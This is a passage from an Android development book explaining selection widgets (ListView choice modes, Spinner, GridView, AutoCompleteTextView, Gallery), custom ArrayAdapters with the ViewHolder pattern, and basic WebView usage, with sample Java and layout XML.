To accommodate both styles of device, Android sometimes makes a distinction between selection events and click events. Widgets based off of the "spinner" paradigm — including `Spinner` and `Gallery` — treat everything as selection events. Other widgets — like `ListView` and `GridView` — treat selection events and click events differently. For these widgets, selection events are driven by the pointing device, such as using arrow keys to move a highlight bar up and down a list. Click events are when the user either "clicks" the pointing device (e.g., presses the center D-pad button) *or* taps on something in the widget using the touchscreen.

## Selection Modes

By default, `ListView` is set up simply to collect clicks on list entries. Sometimes, though, you want a list that tracks a user's selection, or possibly multiple selections. `ListView` can handle that as well, but it requires a few changes.

First, you will need to call `setChoiceMode()` on the `ListView` in Java code to set the choice mode, supplying either `CHOICE_MODE_SINGLE` or `CHOICE_MODE_MULTIPLE` as the value. You can get your `ListView` from a `ListActivity` via `getListView()`. You can also declare this via the `android:choiceMode` attribute in your layout XML.

Then, rather than use `android.R.layout.simple_list_item_1` as the layout for the list rows in your `ArrayAdapter` constructor, you will need to use either `android.R.layout.simple_list_item_single_choice` or `android.R.layout.simple_list_item_multiple_choice` for single-choice or multiple-choice lists, respectively.

For example, here is an activity layout from [the `Selection/Checklist` sample project]:

```
<?xml version="1.0" encoding="utf-8"?>
<ListView
xmlns:android="http://schemas.android.com/apk/res/android"
  android:id="@android:id/list"
  android:layout_width="fill_parent"
  android:layout_height="fill_parent"
  android:drawSelectorOnTop="false"
  android:choiceMode="multipleChoice"
/>
```

It is a full-screen `ListView`, with the `android:choiceMode="multipleChoice"` attribute to indicate that we want multiple choice support.

Our activity just uses a standard `ArrayAdapter` on our list of nonsense words, but uses `android.R.layout.simple_list_item_multiple_choice` as the row layout:

```
package com.commonsware.android.checklist;

import android.app.ListActivity;
import android.os.Bundle;
import android.widget.ArrayAdapter;

public class ChecklistDemo extends ListActivity {
  private static final String[] items={"lorem", "ipsum", "dolor",
          "sit", "amet",
          "consectetuer", "adipiscing", "elit", "morbi", "vel",
          "ligula", "vitae", "arcu", "aliquet", "mollis",
          "etiam", "vel", "erat", "placerat", "ante",
          "porttitor", "sodales", "pellentesque", "augue", "purus"};

  @Override
  public void onCreate(Bundle icicle) {
    super.onCreate(icicle);
    setContentView(R.layout.main);
    setListAdapter(new ArrayAdapter<String>(this,
                        android.R.layout.simple_list_item_multiple_choice,
                        items));
  }
}
```

What the user sees is the list of words with checkboxes down the right edge:


*Figure 89: Multiple-select mode*

If we wanted, we could call methods like `getCheckedItemPositions()` on our `ListView` to find out which items the user checked, or `setItemChecked()` if we wanted to check (or un-check) a specific entry ourselves.

## Clicks versus Selections, Revisited

If the user clicks a row in a `ListView`, a click event is registered, triggering things like `onListItemClick()` in an `OnItemClickListener`. If the user uses a pointing device to change a selection (e.g., pressing up and down arrows to move a highlight bar in the `ListView`), that triggers `onItemSelected()` in an `OnItemSelectedListener`.

Many times, particularly if the `ListView` is the entire UI at present, you only care about clicks. Sometimes, particularly if the `ListView` is adjacent to something else (e.g., on a TV, where you have more screen space *and* do not have a touchscreen), you will care more about selection events. Either way, you can get the events you need.

# Spin Control

In Android, the `Spinner` is the equivalent of the drop-down selector you might find in other toolkits (e.g., `JComboBox` in Java/Swing). Pressing the center button on the D-pad pops up a selection dialog for the user to choose an item from. You basically get the ability to select from a list without taking up all the screen space of a `ListView`, at the cost of an extra click or screen tap to make a change.

As with `ListView`, you provide the adapter for data and child views via `setAdapter()` and hook in a listener object for selections via `setOnItemSelectedListener()`.

If you want to tailor the view used when displaying the drop-down perspective, you need to configure the adapter, not the `Spinner` widget. Use the `setDropDownViewResource()` method to supply the resource ID of the view to use.

For example, culled from the `Selection/Spinner` sample project, here is an XML layout for a simple view with a `Spinner`:

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout
  xmlns:android="http://schemas.android.com/apk/res/android"
  android:orientation="vertical"
  android:layout_width="fill_parent"
  android:layout_height="fill_parent"
  >
  <TextView
    android:id="@+id/selection"
    android:layout_width="fill_parent"
    android:layout_height="wrap_content"
    />
  <Spinner android:id="@+id/spinner"
    android:layout_width="fill_parent"
    android:layout_height="wrap_content"
  />
</LinearLayout>
```

This is the same view as shown in a previous section, just with a `Spinner` instead of a `ListView`.

To populate and use the `Spinner`, we need some Java code:

```
public class SpinnerDemo extends Activity
  implements AdapterView.OnItemSelectedListener {
  private TextView selection;
  private static final String[] items={"lorem", "ipsum", "dolor",
```

```
          "sit", "amet",
          "consectetuer", "adipiscing", "elit", "morbi", "vel",
          "ligula", "vitae", "arcu", "aliquet", "mollis",
          "etiam", "vel", "erat", "placerat", "ante",
          "porttitor", "sodales", "pellentesque", "augue", "purus"};

  @Override
  public void onCreate(Bundle icicle) {
    super.onCreate(icicle);
    setContentView(R.layout.main);
    selection=(TextView)findViewById(R.id.selection);

    Spinner spin=(Spinner)findViewById(R.id.spinner);
    spin.setOnItemSelectedListener(this);

    ArrayAdapter<String> aa=new ArrayAdapter<String>(this,
                              android.R.layout.simple_spinner_item,
                              items);

    aa.setDropDownViewResource(
      android.R.layout.simple_spinner_dropdown_item);
    spin.setAdapter(aa);
  }

  @Override
  public void onItemSelected(AdapterView<?> parent,
                               View v, int position, long id) {
    selection.setText(items[position]);
  }

  @Override
  public void onNothingSelected(AdapterView<?> parent) {
    selection.setText("");
  }
}
```

Here, we attach the activity itself as the selection listener (`spin.setOnItemSelectedListener(this)`), as `Spinner` widgets only support selection events, not click events. This works because the activity implements the `OnItemSelectedListener` interface. We configure the adapter not only with the list of fake words, but also with a specific resource to use for the drop-down view (via `aa.setDropDownViewResource()`). Also note the use of `android.R.layout.simple_spinner_item` as the built-in `View` for showing items in the spinner itself. Finally, we implement the callbacks required by `OnItemSelectedListener` to adjust the selection label based on user input.

What we get is:


*Figure 90: The SpinnerDemo sample application, as initially launched*





*Figure 91: The same application, with the spinner drop-down list displayed*

# Grid Your Lions (Or Something Like That…)

As the name suggests, `GridView` gives you a two-dimensional grid of items to choose from. You have moderate control over the number and size of the columns; the number of rows is dynamically determined based on the number of items the supplied adapter says are available for viewing.

There are a few properties which, when combined, determine the number of columns and their sizes:

1. `android:numColumns` spells out how many columns there are, or, if you supply a value of `auto_fit`, Android will compute the number of columns based on available space and the properties listed below.
2. `android:verticalSpacing` and `android:horizontalSpacing` indicate how much whitespace there should be between items in the grid.
3. `android:columnWidth` indicates how many pixels wide each column should be.

4. `android:stretchMode` indicates, for grids with `auto_fit` for `android:numColumns`, what should happen for any available space not taken up by columns or spacing — this should be `columnWidth` to have the columns take up available space or `spacingWidth` to have the whitespace between columns absorb extra space.

Otherwise, the `GridView` works much like any other selection widget — use `setAdapter()` to provide the data and child views, invoke `setOnItemSelectedListener()` to register a selection listener, etc.

For example, here is an XML layout from [the `Selection/Grid` sample project](), showing a `GridView` configuration:

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout
  xmlns:android="http://schemas.android.com/apk/res/android"
  android:orientation="vertical"
  android:layout_width="fill_parent"
  android:layout_height="fill_parent"
  >
  <TextView
    android:id="@+id/selection"
    android:layout_width="fill_parent"
    android:layout_height="wrap_content"
    />
  <GridView
    android:id="@+id/grid"
    android:layout_width="fill_parent"
    android:layout_height="fill_parent"
    android:verticalSpacing="40dip"
    android:horizontalSpacing="5dip"
    android:numColumns="auto_fit"
    android:columnWidth="100dip"
    android:stretchMode="columnWidth"
    android:gravity="center"
    />
</LinearLayout>
```

For this grid, we take up the entire screen except for what our selection label requires. The number of columns is computed by Android (`android:numColumns = "auto_fit"`) based on our horizontal spacing (`android:horizontalSpacing = "5dip"`) and columns width (`android:columnWidth = "100dip"`), with the columns absorbing any "slop" width left over (`android:stretchMode = "columnWidth"`).

The Java code to configure the `GridView` is:

```
package com.commonsware.android.grid;

import android.app.Activity;
import android.os.Bundle;
import android.view.View;
import android.widget.AdapterView;
import android.widget.ArrayAdapter;
import android.widget.GridView;
import android.widget.TextView;

public class GridDemo extends Activity
  implements AdapterView.OnItemClickListener {
  private TextView selection;
  private static final String[] items={"lorem", "ipsum", "dolor",
          "sit", "amet",
          "consectetuer", "adipiscing", "elit", "morbi", "vel",
          "ligula", "vitae", "arcu", "aliquet", "mollis",
          "etiam", "vel", "erat", "placerat", "ante",
          "porttitor", "sodales", "pellentesque", "augue", "purus"};

  @Override
  public void onCreate(Bundle icicle) {
    super.onCreate(icicle);
    setContentView(R.layout.main);
    selection=(TextView)findViewById(R.id.selection);

    GridView g=(GridView) findViewById(R.id.grid);
    g.setAdapter(new ArrayAdapter<String>(this,
                         R.layout.cell,
                         items));
    g.setOnItemClickListener(this);
  }

  @Override
  public void onItemClick(AdapterView<?> parent, View v,
                              int position, long id) {
    selection.setText(items[position]);
  }
}
```

The grid cells are defined by a separate `res/layout/cell.xml` file, referenced in our `ArrayAdapter` as `R.layout.cell`:

```
<?xml version="1.0" encoding="utf-8"?>
<TextView
  xmlns:android="http://schemas.android.com/apk/res/android"
  android:layout_width="wrap_content"
  android:layout_height="wrap_content"
  android:textSize="14dip"
/>
```

With the vertical spacing from the XML layout (`android:verticalSpacing = "40dip"`), the grid overflows the boundaries of the emulator's screen:


*Figure 92: The GridDemo sample application, as initially launched*


*Figure 93: The same application, scrolled to the bottom of the grid*

`GridView`, like `ListView`, supports both click events and selection events. In this sample, we register an `OnItemClickListener` to listen for click events.

# Fields: Now With 35% Less Typing!

The `AutoCompleteTextView` is sort of a hybrid between the `EditText` (field) and the `Spinner`. With auto-completion, as the user types, the text is treated as a prefix filter, comparing the entered text as a prefix against a list of candidates. Matches are shown in a selection list that folds down from the field. The user can either type out an entry (e.g., something not in the list) or choose an entry from the list to be the value of the field.

`AutoCompleteTextView` subclasses `EditText`, so you can configure all the standard look-and-feel aspects, such as font face and color.

In addition, `AutoCompleteTextView` has a `android:completionThreshold` property, to indicate the minimum number of characters a user must enter before the list filtering begins.

You can give `AutoCompleteTextView` an adapter containing the list of candidate values via `setAdapter()`. However, since the user could type something not in the list, `AutoCompleteTextView` does not support selection listeners. Instead, you can register a `TextWatcher`, like you can with any `EditText`, to be notified when the text changes. These events will occur either because of manual typing or from a selection from the drop-down list.

Below we have a familiar-looking XML layout, this time containing an `AutoCompleteTextView` (pulled from [the `Selection/AutoComplete` sample application]):

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout
  xmlns:android="http://schemas.android.com/apk/res/android"
  android:orientation="vertical"
  android:layout_width="fill_parent"
  android:layout_height="fill_parent"
  >
  <TextView
    android:id="@+id/selection"
    android:layout_width="fill_parent"
    android:layout_height="wrap_content"
    />
  <AutoCompleteTextView android:id="@+id/edit"
      android:layout_width="fill_parent"
      android:layout_height="wrap_content"
      android:completionThreshold="3"/>
</LinearLayout>
```

The corresponding Java code is:

```
package com.commonsware.android.auto;

import android.app.Activity;
import android.os.Bundle;
import android.text.Editable;
import android.text.TextWatcher;
import android.widget.ArrayAdapter;
import android.widget.AutoCompleteTextView;
import android.widget.TextView;

public class AutoCompleteDemo extends Activity
  implements TextWatcher {
  private TextView selection;
  private AutoCompleteTextView edit;
```

```
  private static final String[] items={"lorem", "ipsum", "dolor",
          "sit", "amet",
          "consectetuer", "adipiscing", "elit", "morbi", "vel",
          "ligula", "vitae", "arcu", "aliquet", "mollis",
          "etiam", "vel", "erat", "placerat", "ante",
          "porttitor", "sodales", "pellentesque", "augue", "purus"};

  @Override
  public void onCreate(Bundle icicle) {
    super.onCreate(icicle);
    setContentView(R.layout.main);
    selection=(TextView)findViewById(R.id.selection);
    edit=(AutoCompleteTextView)findViewById(R.id.edit);
    edit.addTextChangedListener(this);

    edit.setAdapter(new ArrayAdapter<String>(this,
                          android.R.layout.simple_dropdown_item_1line,
                          items));
  }

  @Override
  public void onTextChanged(CharSequence s, int start, int before,
                              int count) {
    selection.setText(edit.getText());
  }

  @Override
  public void beforeTextChanged(CharSequence s, int start,
                                  int count, int after) {
    // needed for interface, but not used
  }

  @Override
  public void afterTextChanged(Editable s) {
    // needed for interface, but not used
  }
}
```

This time, our activity implements `TextWatcher`, which means our callbacks are `onTextChanged()`, `beforeTextChanged()`, and `afterTextChanged()`. In this case, we are only interested in the former, and we update the selection label to match the `AutoCompleteTextView`'s current contents.

Here we have the results:


*Figure 94: The AutoCompleteDemo sample application, as initially launched*





*Figure 95: The same application, after a few matching letters were entered, showing the auto-complete drop-down*


*Figure 96: The same application, after the auto-complete value was selected*

## Galleries, Give Or Take The Art

The `Gallery` widget is not one ordinarily found in GUI toolkits. It is, in effect, a horizontally-laid-out listbox. One choice follows the next across the horizontal plane, with the currently-selected item highlighted. On an Android device, one rotates through the options through the left and right D-pad buttons.

Compared to the `ListView`, the `Gallery` takes up less screen space while still showing multiple choices at one time (assuming they are short enough). Compared to the `Spinner`, the `Gallery` always shows more than one choice at a time.

The quintessential example use for the `Gallery` is image preview — given a collection of photos or icons, the `Gallery` lets people preview the pictures in the process of choosing one.

Code-wise, the `Gallery` works much like a `Spinner` or `GridView`. In your XML layout, you have a few properties at your disposal:

1. `android:spacing` controls the number of pixels between entries in the list
2. `android:spinnerSelector` controls what is used to indicate a selection – this can either be a reference to a `Drawable` (see the resources chapter) or an RGB value in `#AARRGGBB` or similar notation
3. `android:drawSelectorOnTop` indicates if the selection bar (or `Drawable`) should be drawn before (`false`) or after (`true`) drawing the selected child – if you choose `true`, be sure that your selector has sufficient transparency to show the child through the selector, otherwise users will not be able to read the selection

Note that the `Gallery` widget is now marked as deprecated, meaning that ideally you use something else. One likely candidate — `ViewPager` — will be covered in an upcoming chapter.

# Customizing the Adapter

The humble `ListView` is one of the most important widgets in all of Android, simply because it is used so frequently. Whether choosing a contact to call or an email message to forward or an ebook to read, `ListView` widgets are employed in a wide range of activities.

Of course, it would be nice if they were more than just plain text.

The good news is that they can be as fancy as you want, within the limitations of a mobile device's screen, of course. However, making them more elaborate takes some work.

Note that while this section will be using `ListView` as the `AdapterView`, the same techniques hold for *any* `AdapterView`.

## The Single Layout Pattern

The simplest way of creating custom `ListView` rows (or `GridView` cells or whatever) is when they all have the same basic structure and can be created from the same layout XML resource. This does not mean they have to be strictly identical, but that you can make whatever changes you need just by configuring the widgets (e.g., make some things `VISIBLE` or `GONE`).

This is not especially difficult, though it does take a few more steps than what we have seen previously.

### Step #0: Get Things Set Up Simply

First, create your activity (e.g., `ListActivity`), get your data (e.g., array of Java strings), and set up your `AdapterView` with a simple adapter following the steps outlined in the preceding sections.

Here, we will examine the `Selection/Dynamic` sample project. We will use a simple `ListActivity` (taking the default layout of a full-screen `ListView` and use the same list of 25 nonsense words used in earlier samples. However, this time, we want to have a more elaborate row, taking into account the length of the nonsense word.

### Step #1: Design Your Row

Next, create a layout XML resource that will represent one row in your `ListView` (or cell in your `GridView` or whatever).

For example, our `res/layout/row.xml` resource will use a pair of nested `LinearLayout` containers to organize two `TextView` widgets and an `ImageView`:

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout xmlns:android="http://schemas.android.com/apk/res/android"
  android:layout_width="fill_parent"
  android:layout_height="wrap_content"
  android:orientation="horizontal">

  <ImageView
    android:id="@+id/icon"
    android:layout_width="wrap_content"
    android:layout_height="wrap_content"
    android:layout_gravity="center_vertical"
    android:padding="2dip"
    android:src="@drawable/ok"
    android:contentDescription="@string/icon"/>

  <LinearLayout
    android:layout_width="fill_parent"
    android:layout_height="wrap_content"
    android:orientation="vertical">

    <TextView
      android:id="@+id/label"
      android:layout_width="wrap_content"
      android:layout_height="wrap_content"
      android:textSize="25sp"
      android:textStyle="bold"/>

    <TextView
      android:id="@+id/size"
```

```
      android:layout_width="wrap_content"
      android:layout_height="wrap_content"
      android:textSize="15sp"/>
  </LinearLayout>

</LinearLayout>
```

The `ImageView` will use one of two drawable resources, one for short words, and another for long words.

### Step #2: Extend ArrayAdapter

If you just used `R.layout.row` with a regular `ArrayAdapter`, it would work, insofar as it would not crash. However, `ArrayAdapter` only knows how to update a single `TextView` in a row, so it would ignore our other `TextView`, let alone the `ImageView`.

So, we need to create our own `ListAdapter`, by creating our own subclass of `ArrayAdapter`.

Since an `Adapter` is tightly coupled to the `AdapterView` that uses it, it is typically simplest to make the custom `ArrayAdapter` subclass be an inner class of whoever manages the `AdapterView`. Hence, in our sample, we will create an `IconicAdapter` inner class of our `ListActivity`.

### Step #3: Override the Constructor and `getView()`

The `IconicAdapter` constructor can chain to the superclass and supply the necessary data, such as our Java array of nonsense words. The real fun comes when we override `getView()`:

```
package com.commonsware.android.fancylists.three;

import android.app.ListActivity;
import android.os.Bundle;
import android.view.View;
import android.view.ViewGroup;
import android.widget.ArrayAdapter;
import android.widget.ImageView;
import android.widget.TextView;

public class DynamicDemo extends ListActivity {
  private static final String[] items={"lorem", "ipsum", "dolor",
          "sit", "amet",
          "consectetuer", "adipiscing", "elit", "morbi", "vel",
          "ligula", "vitae", "arcu", "aliquet", "mollis",
          "etiam", "vel", "erat", "placerat", "ante",
```

```
          "porttitor", "sodales", "pellentesque", "augue", "purus"};

  @Override
  public void onCreate(Bundle icicle) {
    super.onCreate(icicle);
    setListAdapter(new IconicAdapter());
  }

  class IconicAdapter extends ArrayAdapter<String> {
    IconicAdapter() {
      super(DynamicDemo.this, R.layout.row, R.id.label, items);
    }

    @Override
    public View getView(int position, View convertView,
                        ViewGroup parent) {
      View row=super.getView(position, convertView, parent);
      ImageView icon=(ImageView)row.findViewById(R.id.icon);

      if (items[position].length()>4) {
        icon.setImageResource(R.drawable.delete);
      }
      else {
        icon.setImageResource(R.drawable.ok);
      }

      TextView size=(TextView)row.findViewById(R.id.size);

      size.setText(String.format(getString(R.string.size_template),
items[position].length()));

      return(row);
    }
  }
}
```

Our `getView()` implementation does three things:

- It chains to the superclass' implementation of `getView()`, which returns to us an instance of our row `View`, as prepared by `ArrayAdapter`. In particular, our word has already been put into one `TextView`, since `ArrayAdapter` does that normally.
- It finds our `ImageView` and applies a business rule to set which icon should be used, referencing one of two drawable resources (`R.drawable.ok` and `R.drawable.delete`).
- It finds our other `TextView` and populates it as well, by pulling in the value of a string resource and using `String.format()` to pour in our word length.

Note that we call `findViewById()` not on the activity, but rather on the row returned by the superclass' implementation of `getView()`. **Always call `findViewById()` on something that is guaranteed to give you a unique result.** In the case of an `AdapterView`, there will be many rows, cells, etc. — calling `findViewById()` on the activity might return widgets with the right name but from other rows or cells.

This gives us:


*Figure 97: The DynamicDemo application*

The approach of overriding `getView()` works for `ArrayAdapter`, but some other types of adapters would have alternatives. We will see that mostly with `CursorAdapter`, profiled in upcoming chapters.

## Optimizing with the ViewHolder Pattern

A somewhat expensive operation we do a lot with more elaborate list rows is call `findViewById()`. This dives into our row and pulls out widgets by their assigned identifiers, so we can customize the widget contents (e.g., change the text of a `TextView`, change the icon in an `ImageView`). Since `findViewById()` can find widgets

anywhere in the tree of children of the row's root `View`, this could take a fair number of instructions to execute, particularly if we keep having to re-find widgets we had found once before.

In some GUI toolkits, this problem is avoided by having the composite `View` objects, like our rows, be declared totally in program code (in this case, Java). Then, accessing individual widgets is merely the matter of calling a getter or accessing a field. And you can certainly do that with Android, but the code gets rather verbose. What would be nice is a way where we can still use the layout XML yet cache our row's key child widgets so we only have to find them once.

That's where the holder pattern comes into play, in a class we will call `ViewHolder`.

All `View` objects have `getTag()` and `setTag()` methods. These allow you to associate an arbitrary object with the widget. What the holder pattern does is use that "tag" to hold an object that, in turn, holds each of the child widgets of interest. By attaching that holder to the row `View`, every time we use the row, we already have access to the child widgets we care about, without having to call `findViewById()` again.

So, let's take a look at one of these holder classes (taken from the `Selection/ViewHolder` sample project, a revised version of the `Selection/Dynamic` sample from before):

```
package com.commonsware.android.fancylists.five;

import android.view.View;
import android.widget.ImageView;
import android.widget.TextView;

class ViewHolder {
  ImageView icon=null;
  TextView size=null;

  ViewHolder(View row) {
    this.icon=(ImageView)row.findViewById(R.id.icon);
    this.size=(TextView)row.findViewById(R.id.size);
  }
}
```

`ViewHolder` holds onto the child widgets, initialized via `findViewById()` in its constructor. The widgets are simply package-protected data members, accessible from other classes in this project... such as a `ViewHolderDemo` activity. In this case, we are only holding onto one widget — the icon – since we will let `ArrayAdapter` handle our label for us. In our case, we are holding onto the `TextView` and `ImageView` widgets that we want to populate in `getView()`.

Using `ViewHolder` is a matter of creating an instance whenever we inflate a row and attaching said instance to the row `View` via `setTag()`, as shown in this rewrite of `getView()`, found in `ViewHolderDemo`:

```
    @Override
    public View getView(int position, View convertView,
                        ViewGroup parent) {
      View row=super.getView(position, convertView, parent);
      ViewHolder holder=(ViewHolder)row.getTag();

      if (holder==null) {
        holder=new ViewHolder(row);
        row.setTag(holder);
      }

      if (getModel(position).length()>4) {
        holder.icon.setImageResource(R.drawable.delete);
      }
      else {
        holder.icon.setImageResource(R.drawable.ok);
      }

      holder.size.setText(String.format(getString(R.string.size_template),
items[position].length()));

      return(row);
    }
```

If the call to `getTag()` on the row returns `null`, we know we need to create a new `ViewHolder`, which we then attach to the row via `setTag()` for later reuse. Then, accessing the child widgets is merely a matter of accessing the data members on the holder.

This takes advantage of the fact that rows in a `ListView` get *recycled* – a 25,000-row list does not create 25,000 rows. The recycling itself is handled for us by `ArrayAdapter`, so we simply have to create our `ViewHolder` when needed and reuse the existing `ViewHolder` when a row gets recycled. The first time the `ListView` is displayed, all new rows need to be created, and we wind up creating a `ViewHolder` for each. As the user scrolls, rows get recycled, and we can reuse their corresponding `ViewHolder` widget caches. We will cover this recycling process in greater detail in a later chapter.

## Dealing with Multiple Row Layouts

The story gets significantly more complicated if our mix of rows is more complicated. For example, here is the Sound screen in the Settings application:





*Figure 98: Sound Settings Screen*

It may not look like it, but that is a `ListView`. However, not all the rows look the same:

- Some have one line of text (e.g., "Volumes")
- Some have two lines of text (e.g., "Silent mode" plus "Off")
- Some have one line of text and a `CheckBox` (e.g., "Vibrate and ring")
- Some are headings with totally different text formatting (e.g., "RINGTONE & NOTIFICATIONS")

This is handled by having more than one row layout XML resource used by the adapter. The complexity comes not only in managing those different resources and determining which to use when, but in just having more than one resource – after all, we only teach `ArrayAdapter` how to use one. We will examine how to handle this scenario in a later chapter.

## Visit the Trails!

To learn more about `ListView`, you can turn to Advanced ListViews, which covers other tricks you can do with a `ListView`.

# The WebView Widget

HTML has come a *long* way from Sir Tim Berners-Lee's original vision of using it to publish physics papers.

Not surprisingly, displaying HTML, CSS, and JavaScript in mobile applications is fairly popular, not only for creating full-fledged Web browsers, but for rendering HTML content from RSS/Atom feeds, from HTML-formatted email messages, ebooks (like the one you are reading), and so forth.

There are a couple of ways to display HTML in Android, with the most powerful being the `WebView` widget, the focus of this chapter.

## Role of WebView

If your HTML is fairly limited in scope, such as what you might find in the body of a status update on Twitter, you can use the static `fromHtml()` method on the `Html` utility class to parse an HTML-formatted string into something that you can put into a `TextView`. `TextView` can render simple formatting like styles (bold, italic, etc.), font faces (serif, sans serif, etc.), colors, links, and so forth.

However, sometimes your needs for HTML transcend what `TextView` can handle. You will not be browsing Facebook using `TextView`, for example.

In those cases, `WebView` will be the more appropriate widget, as it can handle a *much* wider range of HTML tags. `WebView` can also handle CSS and JavaScript, which `Html.fromHtml()` would simply ignore. `WebView` can also assist you with common "browsing" metaphors, such as history list of visited URLs to support backwards and forwards navigation.

On the other hand, `WebView` is a much more expensive widget to use, in terms of memory consumption, than is `TextView`.

## WebView and WebKit

The reason for the memory cost of `WebView` is the fact that `WebView` is powered by a fairly complete copy of WebKit. WebKit is an open source Web rendering engine that forms the heart of major Web browsers, such as Chrome and Safari. While the version of WebKit that lives in Android is one optimized for mobile use, it still represents a fairly substantial code base, and rendering complex Web pages takes up a fair amount of RAM (as anyone with lots of browser tabs on their desktop knows all too well).

Because `WebView` is powered by WebKit, content that renders in Chrome and Safari *probably* renders the same in `WebView`. The emphasis on the word "probably" is for a few reasons:

- As mentioned, WebKit in Android is a mobile-optimized version, which introduces some differences compared to its desktop brethren
- WebKit, like any software project, has its own upgrade cycles and versioning, so different browsers (Chrome vs. Safari vs. `WebView`) will use different versions of the WebKit engine, introducing some differences
- Android has tweaked WebKit for its own purposes, introducing yet other potential differences

## Adding the Widget

For simple stuff, `WebView` is not significantly different than any other widget in Android — pop it into a layout, tell it what URL to navigate to via Java code, and you are done.

As you can see in the `WebKit/Browser1` sample application, here is a simple layout with a `WebView`:

```
<?xml version="1.0" encoding="utf-8"?>
<WebView xmlns:android="http://schemas.android.com/apk/res/android"
  android:id="@+id/webkit"
  android:layout_width="fill_parent"
  android:layout_height="fill_parent"
/>
```

As with any other widget, you need to tell it how it should fill up the space in the layout (in this case, it fills all remaining space).

And, just as with other widgets, you can drag a `WebView` out of the "Composite" section of the Eclipse tool palette and into a layout XML resource in the Graphical Layout editor:





*Figure 99: WebView in Eclipse Tool Palette*

Note that `WebView` knows how to scroll its own contents, so you do not need to put it in a `ScrollView` or `HorizontalScrollView`.

# Loading Content Via a URL

There are a number of ways to load HTML content into a `WebView` widget.

The simplest is to use the `loadUrl()` method, which takes a URL and retrieves its contents over the Internet. For example, here is the activity source code for the `WebKit/Browser1` sample application:

```
package com.commonsware.android.browser1;

import android.app.Activity;
import android.os.Bundle;
import android.webkit.WebView;

public class BrowserDemo1 extends Activity {
  WebView browser;

  @Override
  public void onCreate(Bundle icicle) {
    super.onCreate(icicle);
    setContentView(R.layout.main);
    browser=(WebView)findViewById(R.id.webkit);

    browser.loadUrl("http://commonsware.com");
  }
}
```

However, we also have to make one change to `AndroidManifest.xml`, adding a line where we request permission to access the Internet:

```
  <uses-permission android:name="android.permission.INTERNET"/>
```

If we fail to add this permission, the browser will refuse to load pages. We will discuss more about this "permission" concept in a later chapter.

The resulting activity looks like a Web browser, just with hidden scrollbars:


*Figure 100: The Browser1 Sample Application*

As with a regular Android Web browser, you can pan around the page by dragging it, while the directional pad moves you around all the focusable elements on the page.

What is missing is all the extra stuff that make up a Web browser, such as a navigational toolbar. `WebView` does not provide any of that — if you want those sorts of UI features, you will need to implement those yourself (e.g., use an `EditText` or `AutoCompleteTextView` for a browser address bar).

## Supporting JavaScript

Now, you may be tempted to replace the URL in the above source code with something else, such as Google's home page or something else that relies upon JavaScript. You will find that such pages do not work especially well by default. That is because, by default, JavaScript is turned off in `WebView` widgets.

